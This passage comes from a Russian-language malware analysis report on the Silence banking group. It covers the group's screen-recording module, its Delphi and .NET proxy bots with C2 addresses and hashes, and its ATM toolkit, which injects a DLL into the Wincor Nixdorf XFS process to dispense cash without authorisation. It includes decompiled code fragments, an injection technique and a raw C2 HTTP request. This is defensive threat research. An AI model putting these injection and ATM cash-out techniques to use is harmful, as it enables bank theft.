U7xuYkcY-zd0dWky-2kipc0QpaqHpBbtZLZLqRYvAn7EpbCWB7Bb5P-iwWwzVN-.tEtKwipIZe
brZYZvBpqib703q7BRsNDqtx.XkZ.y-kkKwiBqsPtzdA.QxR7Fig78iqs8bScCKh-bDYwv-UtH
D5.bVAx3kQkKtiB0lck5ds.eDHkVt0VolX5w.HDUtBdSYKsYkbwuDs.PkL.2bA7 HTTP/1.1
Accept: */*
User-Agent: Microsoft Internet Explorer
Host: 192.168.19.171
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 22 Nov 2017 21:18:52 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Забор данных после исполнения в командном интерпретаторе:



Кодирование:

1 — данные до кодирования

2 — данные после кодирования

Закодированные данные далее отправляются на CnC

Silence.SurveillanceModule

Имя файла	MD5 hash	Тип программы
smmsrv.exe	242b471bae5ef9b4de8019781e553b85	Silence.SurveillanceModule Desktop video recorder
mss.exe	d7491ed06a7f19a2983774fd50d65fb2	Screenshotter

smmsrv.exe — исполняемый файл, предназначенный для записи содержимого экрана зараженной машины. Для этого ПО при помощи функции StartServiceCtrlDispatcher создает собственный сервис с именем «Default monitor».

```
erviceStartTable.lpServiceName = "Default monitor";
erviceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)serviceEntryPoint
10 = 0;
11 = 0;
f ( StartServiceCtrlDispatcherA(&ServiceStartTable) )
 result = 0;
```

Сервис обрабатывает только одну команду — SERVICE_CONTROL_STOP. При поступлении команды сервис переводит себя в состояние SERVICE_STOP_PENDING. В случае возникновения ошибки выводит дебаг-строку: «ServiceCtrlHandler: SetServiceStatus returned error».

В точке входа сервиса происходит создание события и потока, в котором выполняются все функции бота. **В процессе создания могут возникать ошибки, о которых бот уведомляет при помощи следующих отладочных сообщений:**

- «My Sample Service: ServiceMain: SetServiceStatus returned error»
- «ServiceMain: SetServiceStatus returned error\»
- «ServiceMain: CreateEvent returned error»
- «ServiceMain: RegisterServiceCtrlHandler returned error»

В главной функции в бесконечном цикле происходят следующие действия:

- Если отсутствует указатель на pipe: «\\.\pipe\{73F7975A-A4A2-4AB6-9121-AECAE68AABBB}» происходит создание pipe.
- Чтение содержимого файла «mss.txt», который должен находиться в той же директории, что и исследуемый файл. Файл содержит имя пользователя, от которого необходимо запустить программу «mss.exe» (описано далее).
- Распаковка и сохранение файла «C:\Users\<%Username%>\AppData\Local\Temp\mss.exe».
- Запуск приложения «mss.exe» от имени пользователя, который описан в «mss.txt» (функциональные возможности данного приложения описаны далее).
- Чтение из pipe данных, конвертация их в формат «image/png» и сохранение в файл «C:\Users\<%Username%>\AppData\Local\Temp\out.dat». Ошибки при работе с файлом «out.dat» бот логирует отладочным сообщением: «Error code <%результат GetLastError%>\n».

Таким образом, out.dat файл содержит псевдо-видеопоток mss.exe, извлекаемый предыдущей программой, в цикле создает он снимки экрана, конвертирует их в «image/bmp» и отправляет в поток. После этого пишет все в pipe с именем: «\\.\pipe\{73F7975A-A4A2-4AB6-9121-AECAE68AABBB}».

В программе реализована проверка на запуск "песочнице":

```
while ( !GetLastInputInfo(&plii) );
if ( eventTimeBefore >= plii.dwTime )
  break;
eventTimeBefore = plii.dwTime;
```

Silence.ProxyBot

Имя файла	MD5 hash
samsung.exe	121c7a3f139b1cc3d0bf62d951bbe5cb
sok83.exe	dc4ac53350cc4b30839db19d8d6f3b5f
firefoxportebles.exe	a6cb04fad56f1fe5b8f60fabf2f64005
app.exe	a6771cafd7114df25ac0ef2688722fdf
apcs.exe	88cb1babb591381054001a7a588f7a28


Исследуемый файл написан на Delphi и имеет функции перенаправления трафика между удаленным и локальным сервером, может собирать и отправлять на удаленный сервер информацию о системе, сохранять данные в реестр. Программа может быть классифицирована как **ProxyBot**, она предназначена для доступа к изолированным сегментам сети через промежуточный узел.

Исполняемый файл содержит две очень длинные строки, которые нигде не применяются в обычном ходе работы приложения. Они могли бы быть использованы, если бы разработчики не ввели специальное условие, которое никогда не бывает истинно.

```
ODE:00416CEC                 dd 16Dh
ODE:00416CF0 aBlablabla03456 db 'blablabla o3456345634563456345634563456345634563456loo3456  blablabla o345634'
ODE:00416CF0                                 ; DATA XREF: main_func+47↑o
ODE:00416CF0                 db '5634563456345634563456345634561o o3456lo  blablabla o3456345634563456'
ODE:00416CF0                 db '3456345634563456lo o3456l  blablabla o3456345634563456345634561ol5o34'
ODE:00416CF0                 db '5634561o o3456lo  blablabla o3456345634563456345634563456345634561o o'
ODE:00416CF0                 db '34561  blablabla o345623456345634563456345634563456345634561o o3456 olo1  o345'
ODE:00416CF0                 db '6345634563456345634563456345634561o23456o34561ol',0
ODE:00416E5E                 db    0
ODE:00416E5F                 db    0
ODE:00416E60                 dd 0FFFFFFFFh
ODE:00416E64                 dd 1AAFh
ODE:00416E68 aBlablabla01345 db 'blablabla o13456345634563456345634563456345634561oo3456  blablabla o34561'
ODE:00416E68                                 ; DATA XREF: main_func+56↑o
ODE:00416E68                 db 'o03456345634563456345634563456345634561ol4o3456345634563456lo  blablabla o3456345634563'
ODE:00416E68                 db '4567345634563456345634561o o34561  blablabla o345629345618o345634563'
ODE:00416E68                 db '4563456345634563456 olo1  blablabla o3456345634563456345634563456345634563456'
ODE:00416E68                 db 'lo o34561o  blablabla o3456345634563456345634563456345634561o o34561 '
ODE:00416E68                 db ' blablabla o345623456345634561ol4o3456345634563456l3o3456 olo1  blablabla'
ODE:00416E68                 db ' o3456345634563456345634563456345634561o o34561o  blablabla o34563456'
ODE:00416E68                 db '3456345634563456345634563456345634561o o34561  blablabla o345623456345634561o'
ODE:00416E68                 db '6345634561ol3o3456 olo1  blablabla o3456345634568345634563456345634563456'
ODE:00416E68                 db '34561o o34561o  blablabla o3456345634563456345634563456345634563456 o3'
ODE:00416E68                 db '4561  blablabla o345623456345614o3456345634561ol3o3456 olo1  blab'
ODE:00416E68                 db 'labla o3456345634563456345634563456345634561o o34561o  blablabla o345'
ODE:00416E68                 db '6345634563456345634563456345634561o o34561  blablabla o345623456345634563'
ODE:00416E68                 db '4563456345634563456345634561o o34561  blablabla o3456345634563456345634563'
ODE:00416E68                 db '45634561o o34561o  blablabla o3456345634563456345634563456345634561o '
ODE:00416E68                 db 'o34561  blablabla o345623456345614o3456345634561ol3o3456 olo1  bl'
ODE:00416E68                 db 'ablabla o3456345634563456345634563456345634561o o34561o  blablabla o3'
ODE:00416E68                 db '4563456345634563456345634563456345634561o o34561  blablabla o345623456345'
ODE:00416E68                 db '6345634561o63456345634561ol3o3456 olo1  blablabla o3456345634568345634563'
ODE:00416E68                 db '4563456345634561o o34561o  blablabla o3456345634563456345634563456345634563456'
ODE:00416E68                 db '3456 o34561  blablabla o345623456345614o3456345634561ol3o3456 olo'
ODE:00416E68                 db '1  blablabla o3456345634563456345634563456345634561o o34561o  blablab'
ODE:00416E68                 db 'la o3456345634563456345634563456345634561o o34561  blablabla o3456234'
ODE:00416E68                 db '5634563456345634563456345613o3456 olo1  blablabla o3456345634563456345634'
ODE:00416E68                 db '5634563456345634561o o34561o  blablabla o3456345634563456345634563456'
ODE:00416E68                 db '34561o o34561  blablabla o345623456345634561ol4o3456345634563456l3o3456 o'
ODE:00416E68                 db '1ol  blablabla o3456345634563456345634563456345634561o o34561o  blabl'
ODE:00416E68                 db 'abla o3456345634563456345634563456345634561o o34561  blablabla o34562'
ODE:00416E68                 db '3456345634561o6345634561ol3o3456 olo1  blablabla o3456345634563456834'
ODE:00416E68                 db '5634563456345634561o o34561o  blablabla o3456345634561 9o345634563456'
ODE:00416E68                 db '45634563456 o34561  blablabla o345623456345614o3456345634561ol3o3'
ODE:00416E68                 db '456 olo1  blablabla o3456345634563456345634563456345634561o o34561o  '
ODE:00416E68                 db 'blablabla o3456345634563456345634563456345634561o o34561  blablabla o'
ODE:00416E68                 db '3456234563456345634563456345613o3456 olo1  blablabla o34563456345'
ODE:00416E68                 db '6345634563456345634563456345634561o o34561o  blablabla o3456345634563'
ODE:00416E68                 db '4563456345634561o o34561  blablabla o345623456345614o3456345634561ol3o3'
ODE:00416E68                 db 'o3456 olo1  blablabla o3456345634563456345634563456345634561o o34561o'
ODE:00416E68                 db '  blablabla o3456345634563456345634563456345634561o o34561  blablabla'
```


После запуска программа осуществляет следующие действия:

- Генератор случайных чисел генерирует случайное число от 0 до 10. Код работы с вышеприведенными длинными строками выполняется только в случае, если генератор случайных чисел генерирует число 36567, чего никогда не происходит. Очевидно, что этот участок кода был добавлен либо в тестовых целях, либо (более вероятно) в целях обхода средств защиты.
- Если приложение было запущено с аргументами командной строки, то выполняется запись следующих данных в реестр HKLM\SYSTEM\CurrentControlSet\Services\MicrosoftService\Note = <аргументы командной строки>.



- Важно, что в реестр записываются данные из аргументов командной строки, и эти данные могут быть отправлены на сервер даже при последующих запусках приложения, когда клиент будет запущен уже без каких-либо аргументов. Таким образом, исследуемое приложение может быть использовано для сбора еще неких данных, сохранения их (в качестве аргумента командной клиента строки при его запуске) в реестре, а далее для отправки этих данных.
- Создается новый ключ реестра «Types Supported». Далее нигде не используется: HKLM\SYSTEM\CurrentControlSet\Services\Eventlog\Application\Microsoft Audit Service\TypesSupported = 7
- Исследуемый файл пытается соединиться с сетевым узлом 185.29.10[.]117:443
- В программе присутствуют два порта 443 и 444. Первый порт 443 — удаленный порт, на который необходимо отстучать для соединения с C2. Второй порт — 444, используется только один раз, во время отправки данных о системе с клиента на сервер. Указанные в файле, но не используемые потенциальные порты для соединений: 3389 и 8081 .
- Соединение выполняется на уровне TCP-сокетов (HTTP, HTTPS протоколы не используются).
- Если соединение не было выполнено, попытки соединения и отправки данных повторяются с интервалами 42 секунды, либо 1 минута (в двух разных потоках).

- После успешного соединения отправляет на сервер информацию о системе: случайную 16-символьную строку, имя ПК, имя пользователя, права системы (SID пользователя), страна\локаль, локальный IP, номер второго порта, вшитого в билд. Длина пакета с отправкой статистики всегда равна 208 байтам.



- Исследуемый файл выполняет три запроса на сервер. Если ответы отличны от нуля, делает еще 4 запроса подряд (4-ый, 5-ый, 6-ой, 7-ой запросы).
- Далее запускается новый поток TBacklinkClientThread. Аргументами потоку передается адрес c2 и два дополнительных аргумента. Первый аргумент — это ответ сервера на запрос 1, и он является портом для соединения с удаленным сервером для перенаправления трафика. Второй аргумент — ответ сервера на запрос 4.
- Происходит соединение с c2 на порт из ответа на запрос 1. Туда отправляются данные из ответа 4.
- Если соединение успешно и получен ответ, запускается поток TSocksClientThread.
- Клиент читает еще порцию данных от сервера, дешифрует ее. Шифрование выполнено за счет использования операции xor с байтом 0Dh.


Таким образом, с помощью частично бинарного, частично текстового протокола, поверх которого применяется шифрование, выполняется отправка сервером команд клиенту для запроса данных с других сетевых узлов (на которые укажет сервер). То есть, клиент может быть использован в качестве промежуточного proxy-сервера.

Silence.ProxyBot.Net

Имя файла	MD5 hash	Тип программы
sapp.exe SocksTest.exe	50565c4b80f41d2e7eb989cd24082aab	Silence.ProxyBot.NET backconnect proxy
SocksTest.exe	8191dae4bdeda349bda38fd5791cb66f	

В начале 2018 года мы обнаружили новую версию ProxyBot'а, написанную под фреймворк .NET. Файл с именем «sapp.exe_» (размер 56767 байт, md5: 50565C4 B80F41D2E7EB989CD24082AAB) является исполняемой программой под .Net. Оригинальное имя программы — SocksTest.exe. Согласно информации из PE-заголовка файла, он был скомпилирован 25 января 2018 года.


Программа выполняет задачи proxy-сервера и позволяет злоумышленнику выполнять перенаправление трафика с текущего узла на бэкконект-сервер с адресом 185.161.208[.]61:443. Поддерживает протоколы Sock4\Socks5. Программа скомпилирована под .NET и требует для запуска установленный пакет .NET Framework 4.0. Для обфускации использовался протектор SmartAssembly.



Proxy содержит в себе зашифрованные настройки для своей работы, которые расшифровываются динамически одним из методов класса SocksTest.Settings. Ниже приведены настройки proxy в расшифрованном виде:

Из них понятно, что proxy использует для своей работы бэкконект-сервер с сетевым адресом **185.161.208[.]61**, порт 443, имя пользователя «noname» и пароль «password».


- При подключении к бэкконект-серверу proxy отправляет в запросе имя текущего пользователя и версию операционной системы.
- Исследуемый файл может создавать файл журнала и записывать туда отладочную информацию о работе приложения.
  Но в текущей конфигурации с текущими настройками приложения, файл журнала не создается (DebugEnabled=false).



Журнал будет сохранен в c:\intel\slog.log

- При потере соединения с бэкконект-сервером исследуемый файл выполняет повторные циклические пересоединения.
- Бэкконект-сервер может отдавать команды на выполнение proxy сетевых запросов на произвольные сетевые узлы и перенаправления результатов их выполнения обратно на бэкконект-сервер.
- Proxy поддерживает работу с помощью следующих протоколов: Sock4\Socks5.

Ниже представлен первый запрос, отправляемый программой на бэкконнект-сервер:



Несмотря на то, что сниффером трафик распознается как SSL, это не так. Как видно на рисунке выше, данные передаются в незашифрованном виде.

SILENCE ATM PACK

Первая обнаруженная нами активность группы Silence была проведена с помощью логических атак на банкоматы. Злоумышленники проникли в корпоративную сеть банка, а оттуда попали в виртуальную сеть, к которой были подсоединены все банкоматы. Далее на эти банкоматы были установлены уникальные программы для работы с процессом диспенсера.

Этот набор включал себя следующие компоненты:

- **Dropper**, распаковывающий из себя основное тело в виде библиотеки **Atmosphere** для работы с диспенсером , а также инжектор для внедрения **Atmosphere** в процесс диспенсера.
- Основная библиотека DLL **Atmosphere** для работы с диспенсером.
- Исполняемая программа-инжектор, внедряющая указанную библиотеку в указанный процесс.

Atmosphere.Dropper

Имя файла	MD5 hash
app3.exe	4107f2756edb33af1f79b1dce3d2fd77
app4.exe	6743f474e3a6a02bc1ccc5373e5ebbfa
app11.exe	14863087695d0f4b40f480fd18d061a4
J133295_18107_a4.exe	f69c35969745ae1b60403868e085062e

В ходе исследования группы мы обнаружили большое количество программ данного типа. Было видно, что они компилировались прямо во время атаки, некоторые из них не могли сработать, т.к. были нацелены на банкоматы одного типа, а злоумышленники пытались применить их к банкоматам другого типа. Т.е. программы компилировались по ходу. В итоге некоторые **Dropper**'ы сами внедряли библиотеку для взаимодействия с диспенсером в строго определенный процесс, некоторые только извлекали библиотеку, а ее внедрением занималась другая программа **Injector**. Всего было обнаружено до **10 разновидностей программ**, незначительно отличающихся друг от друга. Большинство из них содержали логические ошибки, приводящие к неработоспособности программы в некоторых случаях.

app3.exe имеет функции для внедрения кода в процесс «fwmain32.exe» (мы также встречали имя «sop.exe») XFS-менеджера для банкоматов Wincor Nixdorf, использования API-функций, экспортируемых библиотекой MSXFS.dll для работы с ATM, получения информации о банкомате и количестве наличности в его кассетах, неавторизованной выдачи купюр злоумышленнику.

- Исследуемый файл после запуска проверяет запущен ли процесс «fwmain32.exe». Если не запущен — не выполняет никакой активности и завершает работу. «fwmain32.exe» — это процесс приложения XFS-менеджера для банкоматов Wincor Nixdorf.
- Если запущенный процесс «fwmain32.exe» был найден — извлекает из ресурсов динамическую библиотеку 86EA1F46DF745A30577F02FC24E266FF и сохраняет ее в директорию «C:\intel\lib_<rand_chars>.dll», где rand_chars — символы [A-Za-z] и «[\]^_`».

  Примеры названий файлов:

  «c:\intel\lib_`TKXV.dll»


  «c:\intel\lib_m_rMJ.dll»

  «c:\intel\lib_f`lUX.dll»

  Важно, что каталог c:\intel подразумевается существующим. Если он не существует, исследуемый файл его не создает. Программа пытается проверить наличие директории «C:\intel\» через WinAPI функцию «GetFileAttributesA».

```
if ( !(GetFileAttributesA(FileName) & 0x10) )// c:\\intel
  CreateDirectoryA(FileName, 0);
```

  Программист не учел того факта, что если искомого файла не существует в принципе, то функция возвратит -1 (0xFFFFFFFF) и в итоге условие «!(0xFFFFFFFF & 0x10)» сработает неверно, из-за чего директория не будет создана.
- Инжектит вышеописанную динамическую библиотеку в процесс «fwmain32.exe» с помощью стандартной техники «Thread Hijack» OpenProcess + GetThreadContext+ WriteProcessMemory + SetThreadContext + ResumeThread.
- Происходит запуск полезной нагрузки, который выполнен в виде шеллдкода для загрузки собственного dll-файла.
- Исполняемый файл запускает таким образом код вышеописанной динамической библиотеки в контексте процесса «fwmain32.exe», сам завершая свою работу.
- Во время своей работы выводит отладочную информацию в консоль.



Atmosphere.Injector

Имя файла	MD5 hash	Тип программы
fuckacp.exe	B3ABB10CC8F4CBB454992B95064A9006	Atmosphere.Injector
injector.exe	1EE9F88CC7867E021A818DFF012BDF9E	Atmosphere.Injector

Данная программа позволяет злоумышленнику внедрить DLL в необходимый процесс. При помощи параметров командной строки здесь указывается, в какой процесс какую динамическую библиотеку необходимо внедрить. Следует отметить, что в качестве процесса указывается не его имя, а его идентификатор в системе (process id).

```
if ( argc == 3 )
{
  dll_path = argv[2];
  process_id = atoi(argv[1]);
  Inject(process_id, dll_path);                 // inject function
  result = 0;
}
else
{
  printf("Usage: %s <pid> <dll_name>", *argv);
  result = -1;
}
```

Код для внедрения динамической библиотеки аналогичен тому, что в дроппере. Программ этого типа мы также обнаружили несколько. Они отличались настройками компиляции, при которых некоторые библиотеки были слинкованы статично. Скорее всего, это было сделано в связи с тем, что злоумышленник не смог запустить программу на банкоматах, где не были установлены необходимые для работы программы библиотеки.


Atmosphere

Имя файла	MD5 hash	Тип Atmosphere
lib_HpBsi.dll	79e61313febe5c67d168cfc3c88cd743	Atmosphere
li.dll	c49e6854c79043b624d07da20dd4c7ad	Atmosphere
lib_HkUEl.dll	86ea1f46df745a30577f02fc24e266ff	Atmosphere
	c8d0ccd2e58c1c467ee8b138c8a15eec	
	d81ae5e0680d09c118a1705762b0bfce	
lib_xqkRN.dll	ddb276dbfbce7a9e19feecc2c453733d	

Данных программ мы также обнаружили несколько. Ниже представлены результаты их анализа, а также показаны различия.

Файл с именем «**lib_HkUEl.dll**» (размер 61440 байт, md5: 86EA1F46DF745A30577F02FC24E266FF)

- Работа вредоносного файла основана на внедрении кода в процесс «fwmain32.exe» XFS-менеджера для банкоматов Wincor Nixdorf и использовании API-функций, экспортируемых библиотекой MSXFS.dll (подгружается в процесс «fwmain32.exe»).
- Во время загрузки динамической библиотеки в адресное пространство процесса (в нашем случае приложения «fwmain32.exe») выполняется старт нового потока.
- Во время выгрузки библиотеки (либо завершения родительского процесса «fwmain32.exe») выполняется завершение этого потока.
- Исследуемый файл создает во время своей работы файл c:\intel___log.txt и записывает туда журнал своей работы.




- Исследуемый файл использует в своей работе (может вызывать) следующие XFS API-функции.

WFMFreeBuffer	MSXFS
WFMAllocateBuffer	MSXFS
WFSFreeResult	MSXFS
WFSExecute	MSXFS
WFSGetInfo	MSXFS

- Копирует указатели на функции WFSGetInfo и WFSExecute, создает трамплины на них в собственной динамической памяти.

- С помощью вызова функции WFSGetInfo с флагом dwCategory == WFS_INF_CDM_CASH_UNIT_INFO злоумышленник может получать данные о статусе и содержимом всех кассет в банкомате.



4.3 WFS_INF_CDM_CASH_UNIT_INFO

